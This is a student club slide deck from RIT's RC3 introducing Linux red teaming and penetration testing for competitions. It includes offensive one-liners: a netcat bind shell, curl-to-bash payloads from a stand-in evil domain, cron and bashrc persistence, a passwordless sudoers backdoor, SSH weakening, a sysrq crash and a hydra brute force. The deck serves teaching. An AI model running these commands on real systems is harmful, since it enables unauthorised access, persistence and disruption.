
Welcome to RC3

RIT Competitive Cybersecurity Club

“Security Through Community”

Today’s meeting brought to you in part by…



Platinum

Gold

Educational Supporter

http://signin.rc3.club

RC3 Sign-in

Important dates & times

- The Incident Response Security Competition is **April 21st**
  - **White Team Signups:** https://tinyurl.com/irsec2018-whiteteam
  - Come volunteer and help us <3
- BSides Roc is **April 13-14th**
  - Buy tickets here: https://www.eventbrite.com/e/bsides-rochester-2018-tickets-43047674754
  - It's a great first conference.
    - 13th is Training day, 14th is the conference
  - If you cannot afford tickets to go, come talk to an RC3 E-board member
    - No one should be excluded from going to security events

HackerOne x RC3 Bug Bounty Competition

- Get money
- Get RC3 points
- Get exclusive HackerOne swag
- When you submit a bug bounty report to HackerOne, once the report has been resolved, you can submit it to @joel for even more points for even more prizes! Woo!

Joining Eboard

Election nominations have now started: https://tinyurl.com/rc3-elections

Nominate someone you think would do a great job in the following positions:

Elected by current eboard

- President
- Vice President
- Competition Architect
- Tech Leads
- Web Admin
- Operations Lead

Elected by all attending members

- Treasurer
- Secretary

It’s not a typo

Yes, Tech Leads. Multiple.

We’re making it a team because sometimes people need a break.

Oh, the places you'll go

- Mailing List: Go to the website, scroll down!
  - Weekly announcements, hints for the Hard challenge, past week's challenge guide
- Facebook: RITC3
  - Announcements, random postings,
- Twitter: @RC3_Official
  - Just a lot of memes and retweets
- Youtube: RC3club RIT
  - SMASH THAT SUBSCRIBE BUTTON
- Instagram: @rc3.club
  - Please, we have 0 followers
- Slack: https://ritc3.slack.com
  - It's where work doesn't happen
- ANSR: listen.rc3.club

Disclaimer

The information contained in this presentation is for educational purposes **ONLY**! RC3 nor its members hold any responsibility for any misuse of the information provided in any slides, discussions, activities, or exercises.

…You have been warned.

Without further ado...

10. Introduction to Red Linux

Red (Hat) Linux amirite

RIP the theme

RIP the dream

Linux Offense

Bull in a china shop

whoami

Micah Martin

SPARSA President

Former CCDC Blue team

IRSeC and UB Red team

Bash evangelist

The Boring Stuff

Definitions...

Types of Offense

- Penetration Testing
  - Testing the system
- Red Teaming
  - Testing the blue team
- Vulnerability Assessment/Compliance
  - Testing the rules

Types of Offense

- Penetration Testing
  - Testing the system
- Red Teaming
  - Testing the blue team
- Vulnerability Assessment/Compliance
  - Testing the rules

Penetration Testing

- Try to find lots of vulns.
- Own as many systems as possible
- Show why the flaws are bad
- Write reports on what you found

Penetration Testing (cont.)

- System and service vulnerabilities
  - Outdated software, default credentials, over privileged users, etc.
- Network misconfigurations
  - SNMP, NBTNS/LLNMR spoofing, etc.
- Web App vulnerabilities
  - SQL injection, XSS, etc.
- Human Vulnerabilities
  - Phishing, plugging things in, being stupid

Red Teaming

- Do lots of stuff to the system
- Make sure you don’t get locked out
- Try not to get caught
- Be a little more sneaky
- Write reports on what wasn’t found

Red Teaming (cont.)

- Persistence persistence persistence
  - Always have a way back in
- Misconfigure services for future use
  - Web Servers that execute commands
- Occasionally Mess with the blue team
  - More in competitions than in real life

Vulnerabilities, Exploits, and Threats

More definitions

Vulnerabilities

- A weakness or flaw in system design or code that may allow an attacker to leverage access to a system.
- Coding errors, service misconfigurations, weak credentials, etc.

Exploits

- Exploits are simply tools or actions that take advantage of an existing vulnerability
- E.g. Metasploit modules

Threats


- Something or someone who means to cause you harm
- Has a goal
  - Get secrets, Get money, Damage reputation, etc.
- You are the threat, know your goal

Now the fun stuff

So much stuff

- Linux has lots of systems
  - Some are complex (Systemd, pam)
  - Some are simple (cron, bashrc)
- Easy to break things if you aren’t careful
- But also easy to misconfigure for red team purposes
- Find legitimate things and use them maliciously

Attack Lifecycle



Steps

- Get information
- Get access
- Get root
- Get persistence
- Complete mission

Mitre ATT&CK Matrix

- Outlines actual techniques in the lifecycle
- Simple, easy to implement techniques
- https://attack.mitre.org/wiki/Linux_Technique_Matrix
- https://github.com/redcanaryco/atomic-red-team/

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
.bash_profile and .bashrc	Exploitation of Vulnerability	Binary Padding	Bash History	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
Bootkit	Process Injection	Clear Command History	Brute Force	File and Directory Discovery	Exploitation of Vulnerability	Graphical User Interface	Automated Collection	Data Compressed	Communication Through Removable Media
Browser Extensions	Setuid and Setgid	Disabling Security Tools	Credentials in Files	Network Service Scanning	Remote File Copy	Local Job Scheduling	Browser Extensions	Data Encrypted	Connection Proxy
Create Account	Sudo	Exploitation of Vulnerability	Exploitation of Vulnerability	Permission Groups Discovery	Remote Services	Scripting	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Hidden Files and Directories	Valid Accounts	File Deletion	Input Capture	Process Discovery	SSH Hijacking	Source	Data Staged	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Local Job Scheduling	Web Shell	HISTCONTROL	Network Sniffing	Remote System Discovery	Third-party Software	Space after Filename	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Rc.common		Hidden Files and Directories	Private Keys	System Information Discovery		Third-party Software	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation

Red Teaming

Deployment

- Already know the IP layouts
- Already know default credentials with root
- Already know OS’s
- All about speed

Just need to mass deploy pre-written scripts

Deployment Tools

- Ansible
  - Needs to be written correctly for speed
- Metasploit
  - Automated modules with resource files
- Fabric
  - Pythonic, simplified, task automation
  - http://www.fabfile.org/

Get shells

Persistence is all about getting a way in.
“One is none and two is one” - mubix

- Service that is always listening
- Beacon that calls back
- Autoruns
- General Misconfigurations

Listening Shells

Bind Shells - Shells the listen on a port

Think SSH without a password

- Blackhole.c
  - http://www.ussrback.com/UNIX/penetration/rootkits/blackhole.c
- Netcat Shell
  - nc -lp 4444 -e /bin/bash

Callback Shells

Reverse Shells - Shells that call back to an attackers server

- Empire
  - https://github.com/EmpireProject/Empire
- Meterpreter
- Reverse Web
  - curl evildomain.com/evil.sh | bash

Autoruns

Commands that run at certain times

- Cron - Anytime you want it to
  - echo “* * * * * curl 10.0.0.1/evil.sh | bash” | crontab -
- Bashrc/profile - Every time a new shell opens
  - echo “curl 10.0.0.1/evil.sh | bash” >> /root/.bashrc
- PROMPT_COMMAND - Every time a command is run
  - export PROMPT_COMMAND=”echo hi”

General Misconfigurations

- Webshells
- SSH misconfiguration (SSH keys)
  - Pam Backdoor
- Add users, make the sudoable
- Allow any user to sudo
  - echo “ALL ALL=(ALL) NOPASSWD:ALL” >> /etc/sudoers

Tricks

Here are some of my personal tricks that I like to use

```
vim /etc/inputrc

export PROMPT_COMMAND='iptables -F'

echo -ne "\07" > /dev/tty36

echo 1 > /proc/sys/kernel/sysrq
echo c > /proc/sysrq-trigger
```

```
cd /
openssl req -x509 -nodes -new -batch -keyout /server.pem -out /cert.pem
openssl s_server -cipher ALL -key /server.pem -cert /cert.pem -WWW -accept 8080


echo "PermitRootLogin yes" > /etc/ssh/sshd_config
echo "PermitEmptyPasswords yes" >> /etc/ssh/sshd_config
service ssh restart


strace -e write=0,1 -e trace=write -p $PID


echo “127.0.0.1   google.com stackoverflow.com” > /etc/hosts
```

Penetration Testing

Steps to take

- Get information (Reconnaissance)
- Get access
- Get root
- Get persistence
- Complete mission

Get information (Reconnaissance)

- Get information about the host
  - nmap -F -sV -T4 10.0.0.1
- Check the found services for a known exploit
  - https://www.cvedetails.com/
- Google
  - “common ftp misconfiguration”

Bonus: https://explainshell.com/

Local Recon

- Listening service
  - ss -tulpan or netstat -tulpan
- Processes
  - top or ps -ef or ps aux
- Configuration Files (read only)
  - /etc/ssh /etc/postfix /etc/vsftpd

Get information (Reconnaissance)

- Web Scanners
  - Nikto - nikto -h https://10.0.0.1/
  - Dirbuster
  - SQLMap

Steps to take

- Get information
- Get access (exploitation)
- Get root
- Get persistence
- Complete mission

Get Access (Exploitation)

- Exploitation Frameworks
  - Metasploit
- Bruteforce
  - hydra -l root -P rockyou.txt 10.0.0.1 mysq

Steps to take

- Get information
- Get access
- Get root (Privilege Escalation)
- Get persistence
- Complete mission

Get Root (Privilege Escalation)

- Pretty difficult
- Lots of really good cheat sheets and guides
  - https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
  - https://github.com/mubix/post-exploitation
- Scripts to automate and help
  - LinuxPrivChecker
  - https://github.com/sleventyeleven/linuxprivchecker

Get Root (Privilege Escalation)

- Find root's SUID binaries
  - find / -xdev -uid 0 -perm -4000 -type f
  - See if you can get them to execute a command or give you root
  - /bin/nano
- World writable files
  - find / -xdev -perm -2 -type f
  - Can you get those files to execute?

Steps to take

- Get information
- Get access
- Get root
- Get persistence
- Complete mission

Complete the Mission

- Know your goal
- Download private files
- Dump databases
- Read all the emails

Resources for Learning

- Hack The Box
  - https://www.hackthebox.eu/
- Damn Vulnerable Web App
  - www.dvwa.co.uk/
- Github and Twitter
  - No Seriously. Follow some good red teamers
- Talk to red teamers at RIT

Questions?

Demo

Three different hosts to attack

- Exploitation
  - Get a shell on the system and privilege escalate
- Data Exfiltration
  - Steal information from a server without being root
- Redteam
  - Install persistence and attack a user

Demo info:

- tinyurl.com/rc3-week10-a
- tinyurl.com/rc3-week10-b
- tinyurl.com/rc3-week10-c

Thank you

Feedback: https://rc3club.typeform.com/to/JdS2lV